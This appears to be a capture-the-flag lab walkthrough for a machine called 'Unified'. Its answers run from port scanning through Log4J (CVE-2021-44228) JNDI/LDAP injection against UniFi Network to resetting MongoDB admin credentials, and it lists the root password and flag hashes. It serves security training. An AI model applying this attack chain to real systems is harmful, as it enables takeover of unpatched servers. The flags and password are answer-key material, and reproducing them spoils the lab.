Tasks and Findings


Task 1: Open Ports

- **Question:** First four open ports?
- **Answer:** 22, 6789, 8080, 8443
- **Details:** Identifying open ports is crucial for determining potential attack vectors.
- 

- 


Task 2: Software on Port 8443

- **Question:** Title of the software on port 8443?
- **Answer:** UniFi Network
- **Details:** The presence of UniFi Network software indicates specific vulnerabilities to investigate.




Task 3: Software Version

- **Question:** Version of the software?
- **Answer:** 6.4.54
- **Details:** Knowing the version helps in pinpointing specific vulnerabilities like CVE-2021-44228.




Task 4: Identified Vulnerability

- **Question:** CVE for the identified vulnerability?
- **Answer:** CVE-2021-44228
- **Details:** This CVE is related to the Log4J vulnerability, exploitable for remote code execution.




Task 5: Injection Protocol

- **Question:** Protocol leveraged in JNDI injection?
- **Answer:** LDAP
- **Details:** LDAP protocol is used in the Log4J vulnerability for injecting malicious payloads.




Task 6: Traffic Interception Tool

- **Question:** Tool to intercept traffic?
- **Answer:** tcpdump
- **Details:** tcpdump is used for capturing network traffic to confirm the attack's success.

- 


Task 7: Traffic Inspection Port

- **Question:** Port to inspect intercepted traffic?
- **Answer:** 389
- **Details:** Port 389 is significant as LDAP traffic, related to the Log4J exploit, is transmitted over it.

- 


Task 8: MongoDB Service Port

- **Question:** Port for MongoDB service?
- **Answer:** 27117
- **Details:** The MongoDB port is crucial for accessing the database and manipulating data.



Task 9: UniFi Default Database


- **Question:** Default database name for UniFi applications?
- **Answer:** ace
- **Details:** The 'ace' database is targeted for extracting or manipulating admin credentials.




Task 10: MongoDB Enumeration Function

- **Question:** Function to enumerate users in MongoDB?
- **Answer:** db.admin.find()
- **Details:** This function is used to list users in the MongoDB database.
- 

Task 11: MongoDB Update Function


- **Question:** Function to update users in MongoDB?
- **Answer:** db.admin.update()
- **Details:** Updating user details, especially passwords, is a key step in gaining admin access.
- 

Task 12: Root User Password

- **Question:** Password for the root user?
- **Answer:** NotACrackablePassword4U2022
- **Details:** Obtaining root passwords is the pinnacle of system compromise.
- 


Submit User Flag

- **Flag:** 6ced1a6a89e666c0620cdb10262ba127
- **Details:** Indicates successful user-level system access.

- 

Submit Root Flag

- **Flag:** e50bc93c75b634e4b272d2f771c33681
- **Details:** Represents complete system control.
- 

- 

Conclusion

The "Unified" lab demonstrates the criticality of patching known vulnerabilities, like Log4J, and shows the potential for complete system takeover through chained exploits, from remote code execution to database manipulation.